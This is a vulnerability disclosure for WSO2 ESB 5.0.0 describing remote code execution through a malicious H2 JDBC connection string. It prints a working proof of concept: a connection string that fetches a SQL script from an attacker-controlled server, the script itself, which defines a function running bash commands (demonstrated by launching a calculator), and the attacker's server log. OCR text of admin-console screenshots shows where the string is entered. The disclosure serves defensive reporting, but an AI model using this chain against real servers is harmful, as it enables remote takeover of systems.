WSO2 ESB Disclosures

Version 5.0.0

Environment:

- WSO2 ESB 5.0.0
- OpenJDK 1.8.0_252
- Ubuntu Linux

Findings:

1. WSO2-2021-1259: H2 RCE via Malicious JDBC Connection String

Description:
The WSO2 ESB software comes packaged by default with the H2 database driver. By leveraging this driver, when creating a new H2 database connection, an attacker may use a malicious JDBC connection string in order to execute arbitrary Java code and obtain Remote Code Execution (RCE).

Proof of Concept:
By leveraging the H2 database, that comes installed with WSO2 by default, an attacker with the ability to create and/or test Database Connections can leverage a malicious connection in order to execute arbitrary Java code on the target system.

Malicious JDBC Connection String:

```
jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://192.168.243.128:8000/inject.sql'
```


Note: “http://192.168.243.128:8000” is the address of the attacker-controlled HTTP server.

Malicious “injection.sql” file:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
  String[] command = {"bash", "-c", cmd};
  java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A
");
  return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('gnome-calculator')
```

The malicious connection string can be inserted in 2 locations in WSO2:

1.1. Adding a New JDBC Message Store:


WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox
https://192.168.243.180:9443/carbon/message_store/jdbcMessageStore.jsp?messageStoreName=H2_Exploi
Management Console
Signed-in as: admin@carbon.super | Sign-out | Docs | About
Home
Manage
Services
List
Add
Proxy Service
Service Bus
Sequences
Inbound Endpoints
Scheduled Tasks
Templates
Endpoints
Message Processors
Local Entries
Message Stores
Priority Executors
APIs
Source View
Connectors
List
Home > Manage > Service Bus > Message Stores > Message Stores > Add JDBC Message Store
Help
Switch to source view
Save
Cancel

Add JDBC Message Store

Name * H2_Exploit

Message Store Provider * org.apache.synapse.message.store.impl.jdbc.JDBCMessageStore

Database Table * test

Connection Information ● Pool ○ Carbon Datasource

Driver * org.h2.Driver


Url * jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3

User * test

Password ••••

Show Guaranteed Delivery Parameters

1.2. Creating a New Data Source:



New Datasource

Datasource Type* RDBMS

Name* exploit

Description pop calc

Datasource Provider* default

Database Engine* H2

Driver* org.h2.Driver

URL* jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_


User Name admin

Password •••••

Expose as a JNDI Datasource

Datasource Configuration Parameters


When triggering the above connections, we can see that a HTTP request for the malicious “inject.sql” file is made on the attacker-controlled server:



```
guest@kali:~/WSO2_Jail/H2$ cat inject.sql
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        String[] command = {"bash", "-c", cmd};
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('gnome-calculator')
guest@kali:~/WSO2_Jail/H2$
guest@kali:~/WSO2_Jail/H2$
guest@kali:~/WSO2_Jail/H2$
guest@kali:~/WSO2_Jail/H2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.180 - - [27/Oct/2020 12:02:16] "GET /inject.sql HTTP/1.1" 200 -
```


And, as a result, the “gnome-calculator” is executed on the target.

Result for “JDBC Message Store”:



WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox
WSO2 Enterprise Servic
WSO2 Enterprise Servic
.243.180:9443/carbon/message_store/ServiceCaller.jsp
Basic Mode
7 8 9 ÷ C
4 5 6 × ( )
1 2 3 − x² √
0 , % + =
Management Console
Signed-in as: admin@carbon.super | Sign-out | Docs | About
Help
Main
Monitor
Configure
Endpoints

Result for “Data Source”:



RDBMS

exploit

pop calc

default

H2

Driver* org.h2.Driver

URL* jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_

User Name admin

Password •••••